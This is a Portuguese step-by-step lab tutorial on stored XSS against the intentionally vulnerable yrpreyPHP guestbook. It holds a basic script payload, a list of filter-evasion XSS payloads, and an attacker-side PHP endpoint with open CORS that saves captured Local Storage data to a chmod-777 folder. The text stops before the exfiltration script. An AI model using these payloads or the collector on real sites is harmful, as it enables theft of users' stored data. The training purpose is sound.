

XSS – CROSS SITE SCRIPTING

CAPTURANDO LOCAL STORAGE



O MANUAL PASSO A PASSO
de como criar seus próprios scripts para
explorar vulnerabilidades de XSS

FERNANDO MENGALI

SUMÁRIO

INTRODUÇÃO	3
2.0 PRÉ-REQUISITOS.....	3
3.0 ACESSANDO O LABORATÓRIO.....	4
4.0 TESTANDO E IDENTIFICANDO XSS.....	4
4.1 IDENTIFICAÇÃO DE XSS - PLUS	6
5.0 PREPARANDO A ARMADILHA.....	8
6.0 CAPTURA E ENVIO DO LOCAL STORAGE	14
7.0 O LOCAL STORAGE DO USUÁRIO	16
8.0 O RESULTADO DA CAPTURA DO LOCAL STORAGE	17
9.0 APPLICATION SECURITY.....	21
10.0 SOBRE O AUTOR.....	22

INTRODUÇÃO

Esse artigo tem o intuito de criarmos as etapas para explorarmos vulnerabilidades de XSS (Cross Site Scripting) com o objetivo de capturar o conteúdo do Local Storage do usuário e enviar para o servidor. Para entendermos como funciona cada etapa, utilizaremos o framework yrpreyPHP para demonstrar como funciona a vulnerabilidade e como pode ser explorada para execução de script em JavaScript ou VBScript na aplicação web.

2.0 PRÉ-REQUISITOS


Recomendamos a criação de dois ambientes, um ambiente com um servidor web disponível ou acessível por um usuário. Após criar o ambiente com Windows 8.1, podemos utilizar uma máquina com a distribuição Kali Linux (pode ser sua máquina):

- **Download do Kali Linux:**
<https://www.kali.org/get-kali/#kali-installer-images/>
- **Download do Windows 8.1:**
https://archive.org/details/win-8.1-single-lang-brazilian-portuguese_202301
- **Aplicação web vulnerável - YpreyPHP**
Página Oficial: <https://yrprey.com>
Link direto: <https://github.com/yrprey/yrpreyPHP>

Após fazer download de cada ferramenta, apenas faça o simples processo de instalação e configuração que são necessárias para o funcionamento.

3.0 ACESSANDO O LABORATÓRIO

Vamos acessar o endereço <http://localhost:8000/guestbook.php>.



The screenshot shows a web application interface. At the top, there is a dark navigation bar with the logo 'YRPREY' and links for 'Tools', 'Warriors', 'Guestbook', and 'Login'. A search bar is located on the right side of the header. The main content area is white and features a user profile for 'root' with a 'Remove' button. Below the profile is a form titled 'Access Credentials (Required)' with three input fields: 'Username', 'Password', and 'Your comment'. A 'Send' button is positioned below the 'Your comment' field.

3.0.1 Essa página de guestbook será exibida para o usuário deixar um comentário.

Para realizar o teste é obrigatório instalar uma distribuição Kali Linux, se desejar reproduzir o laboratório.

Vamos começar a primeira etapa do processo de identificação e exploração da vulnerabilidade de Cross-Site Scripting - XSS.

4.0 TESTANDO E IDENTIFICANDO XSS

Agora, vamos começar adicionando um comentário contendo um simples JavaScript:

```
'><script>alert()</script>
```

Observe que será solicitado o nome de usuário e a senha para poder publicar o comentário.

O usuário é “**user**” e a senha “**user**”.





Figura 4.0.1: A imagem será parecida com a acima, isto é, contendo as credenciais de usuário e o comentário com o JavaScript. Após preencher o formulário, conforme acima, submeta os dados.

Após preencher o formulário para deixar sua mensagem maliciosa ou um script em JavaScript um alerta deverá aparecer na tela, conforme a imagem abaixo.



Se acessarmos a página novamente, visualizaremos o nome do usuário que fez a publicação e os caracteres “>”, não será possível visualizar o conteúdo do JavaScript, mas ele está presente na página e executando com sucesso.

Acessamos a página para visualizar o conteúdo:

The screenshot shows a web application header with the logo 'YRPREY' and navigation links: 'Tools', 'Warriors', 'Guestbook', 'My Account', 'Change Password', and 'Logout'. A search bar on the right contains the text 'Search for warrior, tool.' and a 'Search' button. Below the header, there is a user profile section for a user named 'user' with a 'Remove' button. Underneath is a form titled 'Access Credentials (Required)' with three input fields: 'Username', 'Password', and 'Your comment'. A 'Send' button is located at the bottom of the form.

Um ponto muito importante a ser destacado é que o script em JavaScript foi armazenado no banco de dados. Isso significa que, toda vez que a aplicação web acessar os registros e trazer especificamente esse registro, um alerta será exibido na tela de qualquer usuário.

Ou sempre que um usuário acessar a página do guestbook, a aplicação buscará esse registro no banco de dados e o executará na página. Consequentemente, o JavaScript será executado, exibindo um alerta na tela do usuário.

Essa técnica de exploração é conhecida como XSS Armazenado (Stored XSS), pois o conteúdo em JavaScript, VBScript ou até mesmo tags HTML ficaram armazenados no banco de dados e quando a aplicação acessar o banco de dados em busca especificamente do registro com o JavaScript, um alerta ou outro evento será executado na página ou aplicação web.

4.1 IDENTIFICAÇÃO DE XSS - PLUS

Nessa seção mencionamos o termo “PLUS”, devido uma informação importante que precisa ser levado em conta.

O JavaScript que compartilhamos possui um caráter simples e muitas aplicações poderão não executar o alerta.

O fato da aplicação não executar o JavaScript que compartilhamos e emitir um alerta, não significa que não esteja vulnerável.

Significa que a aplicação não aceita aquele tipo de JavaScript, ou alguma camada de WAF (Web Application Firewall) que está protegendo contra o envio de scripts em JavaScript, VBScript ou tags HTML para serem armazenados no banco de dados.

Outro problema são as chamadas as regxs que possuem o poder de sanitizar ou tratar scripts em JavaScript, impedindo o alerta de funcionar.

Outro problema é a utilização de funções reservadas da linguagem ou até mesmo tratamentos internos do próprio framework da linguagem contra JavaScript que visam explorar vulnerabilidades de XSS.

Não pense que a aplicação esteja segura, pois a forma da construção do JavaScript revelará como o sistema web poderá estar vulnerável a XSS.

Uma estratégia para tentar contornar o problema é testar outros tipos de JavaScript contra a aplicação, por exemplo:

```
<script\x0Ctype="text/javascript">javascript:alert(1);</script>

<img src=1 href=1 onerror="javascript:alert(1)"></img>

<applet onError applet onError="javascript:javascript:alert(1)"></applet
onError>

<html onMouseDown html
onMouseDown="javascript:javascript:alert(1)"></html onMouseDown>

<object onError object onError="javascript:javascript:alert(1)"></object
onError>

ABC<div style="x\x3Aexpression(javascript:alert(1))">DEF
```

Acima temos alguns exemplos JavaScript que podem ser testados.

Mas fazendo uma busca na internet, existem várias listas que foram construídas com o propósito de testar em aplicações web e identificar vulnerabilidades de XSS.

Às vezes, a aplicação realmente não está vulnerável a XSS, ou seja, quando o software foi construído, os desenvolvedores implementaram as adequações necessárias para construírem um software seguro, como validação, sanitização, tratamento de requisições do tipo “*text/plain*” etc.

5.0 PREPARANDO A ARMADILHA

Nessa seção vamos acessar o Kali Linux e iniciarmos o servidor web Apache.



Figura 5.0.1: Execute o comando `service apache2 start`.

Observe que inicializamos o servidor Apache.

Agora vamos acessar a página principal do servidor web Apache, digitando no browser o endereço <http://localhost>.





Figura 5.0.2: observe que a página inicial do servidor web Apache carregou com sucesso, ou seja, o servidor está funcionando.

Para continuarmos a construção da nossa estratégia de ataque, vamos acessar o servidor e criar um arquivo PHP para receber os dados do Local Storage da vítima em nosso laboratório.



Figura 5.0.3 Para acessar o diretório do Apache e criar um arquivo php, digite `cd /var/www/html`.

Utilize seu editor de texto favorito, no meu caso, vou utilizar o nano.



```
(root@kali)-[~]
└─# service apache2 start


(root@kali)-[~]
└─# cd /var/www/html

(root@kali)-[/var/www/html]
└─# nano localStorage.php
```

Figura 5.0.4 Vamos criar o arquivo localStorage.php.

O arquivo localStorage.php estará no servidor do atacante e será responsável por receber os dados do usuário que foram capturadas no Local Storage do navegador.

Nosso arquivo localStorage.php terá o seguinte código:



```
GNU nano 7.2 localStorage.php *
#!/usr/bin/php
// Define o cabeçalho para permitir requisições de qualquer origem (se necessário)
header("Access-Control-Allow-Origin: *");
header("Access-Control-Allow-Methods: POST");
header("Access-Control-Allow-Headers: Content-Type");

// Verifica se a requisição é POST
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    // Captura os dados JSON enviados
    $jsonData = file_get_contents("php://input");

    // Decodifica o JSON para um array associativo
    $data = json_decode($jsonData, true);

    // Verifica se os dados foram recebidos corretamente
    if ($data != null) {
        // Salva os dados em um arquivo (opcional)
        file_put_contents("storage_data.json", json_encode($data, JSON_PRETTY_PRINT));

        // Responde com sucesso
        echo json_encode(["status" => "success", "message" => "Dados recebidos com sucesso"]);
    } else {
        // Responde com erro se a decodificação falhar
        echo json_encode(["status" => "error", "message" => "Erro ao processar JSON"]);
    }
} else {
    // Responde com erro se a requisição não for POST
    echo json_encode(["status" => "error", "message" => "Método não permitido"]);
}
```

Figura 5.0.5 Esse é a estrutura do código que receberá o conteúdo do Local Storage e armazenará no servidor.

Para ficar mais fácil para você criar o código, segue abaixo a estrutura do script para executar no seu laboratório:

```

<?php
// Define o cabeçalho para permitir requisições de qualquer origem (se
necessário)
header("Access-Control-Allow-Origin: *");
header("Access-Control-Allow-Methods: POST");
header("Access-Control-Allow-Headers: Content-Type");

// Verifica se a requisição é POST
if ($_SERVER["REQUEST_METHOD"] === "POST") {
    // Captura os dados JSON enviados
    $jsonData = file_get_contents("php://input");

    // Decodifica o JSON para um array associativo
    $data = json_decode($jsonData, true);

    // Verifica se os dados foram recebidos corretamente
    if ($data !== null) {
        // Salva os dados em um arquivo (opcional)
        file_put_contents("uploads/storage_data.json", json_encode($data,
JSON_PRETTY_PRINT));

        // Responde com sucesso
        echo json_encode(["status" => "success", "message" => "Dados
recebidos com sucesso"]);
    } else {
        // Responde com erro se a decodificação falhar
        echo json_encode(["status" => "error", "message" => "Erro ao
processar JSON"]);
    }
} else {
    // Responde com erro se a requisição não for POST
    echo json_encode(["status" => "error", "message" => "Método não
permitido"]);
}
?>


```

O código é simples de entender, utilizamos um header de CORS para aceitar conexões externas, depois verificamos se existe a tentativa de enviar algum dado para o servidor.

Se a resposta é positiva, utilizamos a função `file_get_content` do php para que possamos receber os dados.

Por fim, verificamos se o arquivo pode ser criado e adicionamos os dados do Local Storage no formato json.

Para você criar o diretório de uploads, siga os seguintes passos:



A terminal window on a Kali Linux system. The prompt is `(root@kali)~`. The user enters `service apache2 start`, then `cd /var/www/html`, then `nano localStorage.php`, and finally `mkdir uploads`. The prompt is now `(root@kali)~/var/www/html`.

```
(root@kali)~# service apache2 start


(root@kali)~# cd /var/www/html

(root@kali)~/var/www/html# nano localStorage.php

(root@kali)~/var/www/html# mkdir uploads

(root@kali)~/var/www/html#
```

Figura 5.0.6 Crie o diretório uploads com o comando “**mkdir uploads**”, que receberá os arquivos de imagens que foram capturadas ao explorar o XSS.



A terminal window on a Kali Linux system, showing the same sequence of commands as Figure 5.0.6, but with an additional command: `chmod 777 uploads`. The prompt is now `(root@kali)~/var/www/html`.

```
(root@kali)~# service apache2 start


(root@kali)~# cd /var/www/html

(root@kali)~/var/www/html# nano localStorage.php

(root@kali)~/var/www/html# mkdir uploads

(root@kali)~/var/www/html# chmod 777 uploads
```

Figura 5.0.7 Dê permissões de escrita no diretório uploads com o comando “**chmod 777**”, no laboratório adicionei permissão 777, ou seja, execução também.



```
File Actions Edit View Help
(root@kali)-[~/var/www/html]
# service apache2 start

(root@kali)-[~/]
# cd /var/www/html

(root@kali)-[/var/www/html]
# nano localStorage.php

(root@kali)-[/var/www/html]
# mkdir uploads

(root@kali)-[/var/www/html]
# chmod 777 uploads

(root@kali)-[/var/www/html]
# chown www-data:www-data uploads

(root@kali)-[/var/www/html]
#
```

Figura 5.0.8 Certifique-se de que o diretório uploads pertence ao usuário e grupo do servidor web (por exemplo, www-data no Ubuntu/Debian). Utilize o comando **chown www-data:www-data uploads**

O código é muito simples para demonstração da exploração da vulnerabilidade de XSS.

Vamos acessar o arquivo localStorage.php e verificar se existe algum erro:




Figura 5.0.9: Quando acessamos a página, observamos que recebemos a informação de “Método Inválido”, porque acessamos via método “GET” do navegador. Mas em resumo não existe nenhum erro na página.

6.0 CAPTURA E ENVIO DO LOCAL STORAGE

Nessa seção iremos acessar o guestbook e adicionar um script malicioso que será responsável por capturar os dados do usuário e depois enviá-las para armazenar no servidor.

